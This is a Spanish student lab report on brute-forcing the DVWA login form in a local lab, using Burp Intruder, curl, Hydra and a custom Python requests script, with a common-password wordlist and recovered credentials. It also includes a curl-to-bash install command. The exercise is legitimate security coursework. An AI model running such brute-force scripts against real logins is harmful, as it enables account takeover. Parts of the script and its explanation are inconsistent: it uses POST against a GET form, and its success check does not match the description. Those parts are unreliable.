

Informe Laboratorio 2

Sección 4

Alumno Pablo Lores
e-mail: Pablo.lores_s@mail.udp.cl

Septiembre de 2024

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	3
2.4. Identificación de campos a modificar (burp)	4
2.5. Obtención de diccionarios para el ataque (burp)	4
2.6. Obtención de al menos 2 pares (burp)	9
2.7. Obtención de código de inspect element (curl)	11
2.8. Utilización de curl por terminal (curl)	12
2.9. Demuestra 4 diferencias (curl)	13
2.10. Instalación y versión a utilizar (hydra)	14
2.11. Explicación de comando a utilizar (hydra)	14
2.12. Obtención de al menos 2 pares (hydra)	15
2.13. Explicación paquete curl (tráfico)	16
2.14. Explicación paquete burp (tráfico)	16
2.15. Explicación paquete hydra (tráfico)	16
2.16. Mención de las diferencias (tráfico)	16
2.17. Detección de SW (tráfico)	16
2.18. Interacción con el formulario (python)	16
2.19. Cabeceras HTTP (python)	18
2.20. Obtención de al menos 2 pares (python)	19
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	19
2.22. Demuestra 4 métodos de mitigación (investigación)	21

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

primero para levantar el docker de la página <https://hub.docker.com/r/vulnerables/web-dvwa> utilizamos el comando `docker run -rm -it -p 80:80 vulnerables/web-dvwa`




Figura 1: Contenedor Docker corriendo

2.2. Redirección de puertos en docker (dvwa)

para redireccionar los puertos modificamos el puerto `docker run -rm -it -p 80:80 vulnerables/web-dvwa` al `docker run -rm -it -p 8080:80 vulnerables/web-dvwa`

2.3. Obtención de consulta a replicar (burp)

tras entrar al localhost e ir al apartado de fuerza bruta nos toparemos con el siguiente login:

Vulnerability: Brute Force

Login

Username:

Password:

Figura 2: Login Fuerza bruta

tras enviar la petición y ser interceptada por burp suite podremos ver la consulta realizada desde el burp suite esta se mostrará a continuación:

```

Pretty  Raw  Hex
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: localhost:8080
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: es-419
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.0
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Cookie: pma_lang=es; PHPSESSID=d4hdkul40l5o51avvdf05dlts4; security=low
Connection: keep-alive

```

Figura 3: Consulta a replicar en el Burp suite

2.4. Identificación de campos a modificar (burp)

ya en el intruder revisamos los campos y en el GET seleccionamos el campo que nos interesa, en este caso la contraseña esto se observa en la siguiente imagen:

```

GET /vulnerabilities/brute/?username=admin&password=$password$&Login=Login HTTP/1.1
Host: localhost:8080

```

Figura 4: Campo a atacar/modificar en burp suite

2.5. Obtención de diccionarios para el ataque (burp)

Le pedimos a ChatGPT que diera las contraseñas y usuarios y dio los siguientes: **usuarios:**

1. Administrador
2. Invitado
3. Usuario
4. Superusuario
5. Root
6. Admin
7. Guest
8. Support
9. Manager
10. Developer
11. 133
12. gordond
13. pablo
14. 1337
15. gordonb
16. smithy

Contraseñas:

- 123456
- password
- 123456789
- 12345
- 12345678
- qwerty
- 1234567
- 111111
- 123123

- admin
- welcome
- password1
- abc123
- letmein
- monkey
- dragon
- iloveyou
- sunshine
- football
- 1234
- passw0rd
- master
- hello
- trustno1
- admin123
- qwerty123
- baseball
- charlie
- zaq12wsx
- password123
- 1q2w3e4r
- freedom
- 654321
- superman
- starwars

- qazwsx
- mickey
- whatever
- jordan23
- abcdef
- asdfgh
- michael
- buster
- robert
- batman
- football123
- 666666
- jessica
- tigger
- jennifer
- hunter
- trustnoone
- mustang
- summer
- computer
- qazwsxedc
- ginger
- michelle
- thomas
- internet
- cheese

- princess
- pepper
- snoopy
- cookie
- daniel
- shadow
- pass123
- welcome123
- secret
- killer
- lovely
- flower
- 987654
- liverpool
- harley
- silver
- ashley
- password321
- batman123
- hello123
- fluffy
- testing
- jamesbond
- snoopy123
- starwars123
- matrix

- 121212
- qazxsw
- letmein123
- apple123
- thunder
- qweasd
- 007007
- qaz123
- abcdefg
- blink182
- maggie
- iloveyou123
- firebird

las cuales usamos para realizar el ataque de fuerza bruta

2.6. Obtención de al menos 2 pares (burp)

tras iniciar el ataque nosotros obtenemos las siguientes contraseñas: **password** para el usuario **admin**, además fui probando para diferentes usuarios hasta dar con la segunda credencial que es **smithy** con la misma contraseña **password**

Esto lo podemos ver en las siguientes imagen:

Request ^	Payload	Status code	Response received	Error	Timeout	Length	/form>\r\n\x09\x09<p>	C
0		200	13			4741		
1	123456	200	5			4702	Welcome to the password prot...	
2	password	200	10			4741	Welcome to the password prot...	
3	123456789	200	4			4702		
4	12345	200	10			4703		
5	12345678	200	6			4702		
6	qwerty	200	8			4703		

Figura 5: Contraseñas encontradas

Welcome to the password protected area admin



Figura 6: acceso admin

Welcome to the password protected area smithy



Figura 7: acceso smithy

2.7. Obtención de código de inspect element (curl)

```
... ▼ <div class="vulnerable_code_area"> == $0
  <h2>Login</h2>
  ▼ <form action="#" method="GET">
    " Username:"
    <br>
    <input type="text" name="username">
    <br>
    " Password:"
    <br>
    <input type="password" autocomplete="off" name="password">
    <br>
    <br>
    <input type="submit" value="Login" name="Login">
  </form>
</div>
```

Figura 8: captura del código de la página a través de inspeccionar elementos




Figura 9: Obtención del curl a través del Network

2.8. Utilización de curl por terminal (curl)

tras haber recibido el curl del inspeccionar elementos nosotros procedemos a colocarlo en la consola. adjunto imagen de esto:




Figura 10: curl en consola con clave y contraseña validad

Al ejecutar el código en la consola tendremos lo siguiente:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

  </head>

  <body class="home">
    <div id="container">

      <div id="header">

      </div>

      <div id="main_menu">

        <div id="main_menu_padded">
          <ul class="menuBlocks"><li class=""><a href="../../">Home</a></li>
<li class=""><a href="../../instructions.php">Instructions</a></li>
<li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class="selected"><a href="../../vulnerabilities/brute/">Brute Force</a></li>
<li class=""><a href="../../vulnerabilities/exec/">Command Injection</a></li>
<li class=""><a href="../../vulnerabilities/csrf/">CSRF</a></li>
```

Figura 11: se muestra que él la página se está ejecutado en HTML en la consola

Al ejecutar el código y tener las credenciales correctas recibiremos una bienvenida.


```
</form>
<p>Welcome to the password protected area admin</p>
```

Figura 12: demostración de bienvenida

2.9. Demuestra 4 diferencias (curl)


las diferencias que encontramos son las siguientes:

- credenciales correctas e incorrectas
- al estar correcta se muestra una imagen y al no estarlo
- Primera respuesta: Usa un elemento `pre` para el mensaje de error. Segunda respuesta: Usa un elemento `p` para el mensaje de bienvenida
- Primera respuesta: No revela información sobre usuarios válidos. Segunda respuesta: Revela la existencia de un usuario `admin` muestra su imagen.



```
pabloloressaavedra ~ % curl 'http://localhost:8081/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8' \
-H 'Accept-Language: es-419,es' \
-H 'Connection: keep-alive' \
-H 'Cookie: pma_lang=es; phpMyAdmin=b31403d16bd947d965158add3a5c2d73; PHPSESSID=63dtpfaak8i65hkmc7r4erstl1; security=low' \
-H 'Referer: http://localhost:8081/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Sec-GPC: 1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: \"(Not)A;Brand\";v=99\", \"Brave\";v=127\", \"Chromium\";v=127\"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: \"macOS\"'
```

Figura 13: credenciales correctas




```
</form>
<pre><br />Username and/or password incorrect.</pre>
>
```

Figura 14: credenciales incorrectas

- retorna al tener las credenciales correctas una imagen del usuario

2.10. Instalación y versión a utilizar (hydra)

para instalar Hydra en Mac primero tuve que instalar el Homebrew, para esto use el siguiente comando en la terminal: `/bin/bash -c "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/homebrew-core/main/install.sh)"` posterior a eso ejecutamos el siguiente comando `brew install hydra` donde veremos la versión que es la 9.5



```
pabloloressaavedra@MacBook-Air-de-Pablo-2 ~ % hydra -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak -
or for illegal purposes (this is non-binding, these ***
```

Figura 15: Versión hydra 9.5

2.11. Explicación de comando a utilizar (hydra)

al momento de usar hydra utilice el siguiente comando:

```
/opt/homebrew/bin/hydra -L /Users/pabloloressaavedra/Desktop/usu.txt -P  
/Users/pabloloressaavedra/Desktop/con.txt http-get-form  
"http://localhost:8081/vulnerabilities/brute/  
:username=~USER~&password=~PASS~&Login=Login:S=Welcome" -V
```

Considere que tuvo que ser cortado en el presente, informa con el fin de que se pudiera ver todo el código

Se adjunta imagen en terminal:



```
pabloloressaavedra@MacBook-Air-de-Pablo-2 ~ % /opt/homebrew/bin/hydra -  
L /Users/pabloloressaavedra/Desktop/usu.txt -P /Users/pabloloressaavedr  
a/Desktop/con.txt http-get-form "http://localhost:8081/vulnerabilities/  
brute/:username=~USER~&password=~PASS~&Login=Login:S=Welcome" -V
```

Figura 16: Código Hydra en terminal


Explicación del código

Desglose del Comando

- `/opt/homebrew/bin/hydra`: Ruta al ejecutable de Hydra.
- `-L /Users/pabloloressaavedra/Desktop/usu.txt`: Archivo que contiene una lista de nombres de usuario.
- `-P /Users/pabloloressaavedra/Desktop/con.txt`: Archivo que contiene una lista de contraseñas.
- `http-get-form`: Módulo de servicio que indica que se está atacando un formulario HTTP GET.
- `USER`: Se reemplaza con el nombre de usuario actual.
- `PASS`: Se reemplaza con la contraseña actual.
- `S=Welcome`: Texto de éxito que Hydra busca para determinar si la combinación es válida.
- `-V`: Activa el modo detallado (verbose).

2.12. Obtención de al menos 2 pares (hydra)

Tras ejecutar el comando no he logrado obtener las credenciales esperadas. se adjuntarán pruebas del mensaje presentado por consola. por lo que se observó investigando y consultando el comando hydra está bien estructurado, una posible falla de esto sea la estructura, sistema operativo y/o la estructura de mi equipo. Cabe recalcar que se reintentó con diferentes estructuras del comando pero no funcionaron.



```
pabloloressavedra@MacBook-Air-de-Pablo-2 ~ % hydra -L /usr/pabloloressavedra/Desktop/usu.txt -P /usr/pabloloressavedra/Desktop/con.txt http-get-1024 http://localhost:8081/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:S=Welcome -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any way).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-17 12:11:53
[ERROR] Unknown service: http://localhost:8081/vulnerabilities/brute/:username=USER&password=PASS&Login=Login:S=Welcome
pabloloressavedra@MacBook-Air-de-Pablo-2 ~ %
```

Figura 17: error

El error que muestra la imagen no es el mismo que mostraba antes, el de antes hablaba de que estaba mal la estructura, este de que el servicio es desconocido

2.13. Explicación paquete curl (tráfico)

Por tiempo NO alcance a realizar este item.

2.14. Explicación paquete burp (tráfico)

Por tiempo NO alcance a realizar este item

2.15. Explicación paquete hydra (tráfico)

Dado que no se pudo colocar en funcionamiento la aplicación Hydra no podre responder este punto. se espera comprensión

2.16. Mención de las diferencias (tráfico)

Por tiempo NO alcance a realizar este item

2.17. Detección de SW (tráfico)

Por tiempo NO alcance a realizar este item

2.18. Interacción con el formulario (python)

El script desarrollado interactúa con el formulario de la aplicación Damn Vulnerable Web Application (DVWA) ubicado en `http://localhost:8081/vulnerabilities/brute/`. A continuación se describe cómo funciona el código:

- **Método de Solicitud:** El código utiliza el método POST de la librería `requests` para enviar datos al formulario de inicio de sesión.
- **Ubicación de Archivos:** Las credenciales se obtienen a partir de dos archivos de texto ubicados en el escritorio: `usu.txt` para los nombres de usuario y `con.txt` para las contraseñas.
- **Lectura de Archivos:** El script lee los archivos y almacena las listas de usuarios y contraseñas. Se verifica que ambos archivos existan antes de proceder.

- **Detalles del Sistema:** Se determinan los detalles del sistema operativo para ajustar el encabezado `User-Agent` en la solicitud HTTP, simulando un navegador web moderno.
- **Construcción de Solicitudes:** Para cada combinación de usuario y contraseña, se construye un diccionario con los datos del formulario, que se envía al servidor mediante una solicitud POST.
- **Verificación de Respuesta:** El script verifica la respuesta del servidor buscando el mensaje `Welcome` en el contenido HTML. Si el mensaje está presente, se considera que la combinación de usuario y contraseña es válida.
- **Resultado de Validación:** Cuando se encuentra una combinación válida, el script imprime en consola la combinación exitosa y finaliza la ejecución. Si la combinación no es válida, se muestra un mensaje de fallo y se continúa con la siguiente combinación.

Este script permite automatizar el ataque de fuerza bruta sobre el formulario de DVWA, facilitando la detección de combinaciones válidas de usuario y contraseña al probar sistemáticamente todas las combinaciones posibles desde los archivos especificados.

```
import requests
import os
import platform

# URL del formulario de inicio de sesión
url = "http://localhost:8081/vulnerabilities/brute/"

# Ubicación de los archivos en el escritorio
user_file = os.path.expanduser("~/Desktop/usu.txt")
pass_file = os.path.expanduser("~/Desktop/con.txt")

# Valida las rutas de los archivos
if not os.path.exists(user_file) or not os.path.exists(pass_file):
    print("Error: -One-or-both-of-the-specified-files-do-not-exist.")
    exit(1)

# Lee las listas de usuarios y contraseñas
with open(user_file, 'r') as uf, open(pass_file, 'r') as pf:
    users = [line.strip() for line in uf]
    passwords = [line.strip() for line in pf]

# Determina los detalles del sistema para el User-Agent
system = f"Macintosh;-{platform.machine()}"
os_version = platform.mac_ver()[0]

# Encabezados HTTP para mantener la sesión y simular un navegador
```

```
headers = {
    "User-Agent": f"Mozilla/5.0 ({system}-Mac-OS-X-{os_version})-AppleWebKit/
    "Content-Type": "application/x-www-form-urlencoded"
}

# Realiza el ataque de fuerza bruta usando POST
for user in users:
    for password in passwords:
        # Construye los datos del formulario
        data = {
            "username": user,
            "password": password,
            "Login": "Login"
        }
        try:
            response = requests.post(url, headers=headers, data=data)
            response.raise_for_status() # Lanza una excepci n para c digito

            # Verifica si el mensaje de error no est presente en la respuesta
            if 'Username-and/or-password-incorrect.' not in response.text:
                print(f"Successful login: -User: -{user} -/- Password: -{password}")
                exit(0) # Sale despu s del primer inicio de sesi n exitoso
        except requests.RequestException as e:
            print(f"An error occurred: -{e}")
            continue

print("No successful login found.")
```

2.19. Cabeceras HTTP (python)

En el código presentado, la cabecera HTTP juega un papel crucial para interactuar correctamente con el formulario de inicio de sesión en DVWA. A continuación, se describe cada uno de los campos de la cabecera utilizada en la solicitud:

- **User-Agent:** Mozilla/5.0 (Macintosh; Intel MacOS X) Este campo indica el navegador y sistema operativo del cliente. En el código, se utiliza para simular un navegador moderno, lo que ayuda a evitar que el servidor bloquee la solicitud por considerar que proviene de un cliente no válido.
- **Content-Type:** application/x-www-form-urlencoded. Este campo define el tipo de datos que se están enviando en el cuerpo de la solicitud. En este caso, se especifica que los datos del formulario se envían en el formato de codificación de formulario de URL, que es el estándar para los datos de formulario HTML.

Estos campos se han recabado de la solicitud cURL realizada en el ítem anterior. La correcta configuración de estos campos es esencial para garantizar que el servidor procese las solicitudes de manera adecuada y simule un entorno de navegador real.

- **User-Agent:** Identifica el navegador y sistema operativo que realiza la solicitud, lo cual ayuda a evitar bloqueos por parte del servidor basados en la detección de clientes no válidos.
- **Content-Type:** Especifica el tipo de datos que se están enviando, lo cual es crucial para el servidor al interpretar los datos del formulario.

Estos encabezados permiten que el script realice las solicitudes de manera efectiva, simulando una interacción legítima con el formulario de inicio de sesión y facilitando la obtención de respuestas precisas del servidor.

2.20. Obtención de al menos 2 pares (python)

se mostrará como se consiguieron 2 credenciales. siendo ambas correctas

```
pabloloressaavedra@MacBook-Air-de-Pablo-2 LAB2 % /usr/bin/python3 /Users/pabloloressaavedra/Documents/VScode/Cripto/LAB2/fuerza_bruta.py
/Users/pabloloressaavedra/Library/Python/3.9/lib/python/site-packages/urllib3/__init__.py:35: NotOpenSSLWarning: urllib3 v2 only supports Op
enSSL 1.1.1+, currently the 'ssl' module is compiled with 'LibreSSL 2.8.3'. See: https://github.com/urllib3/urllib3/issues/3020
warnings.warn(
Successful login: User: admin / Password: password
```

Figura 18: contraseña encontrada(admin) con Python

```
pabloloressaavedra@MacBook-Air-de-Pablo-2 LAB2 % /usr/bin/python3 /Users/pabloloressaavedra/Documents/VScode/Cripto/LAB2/fuerza_bruta.py
/Users/pabloloressaavedra/Library/Python/3.9/lib/python/site-packages/urllib3/__init__.py:35: NotOpenSSLWarning: urllib3 v2 only supports Op
enSSL 1.1.1+, currently the 'ssl' module is compiled with 'LibreSSL 2.8.3'. See: https://github.com/urllib3/urllib3/issues/3020
warnings.warn(
Successful login: User: smithy / Password: password
```

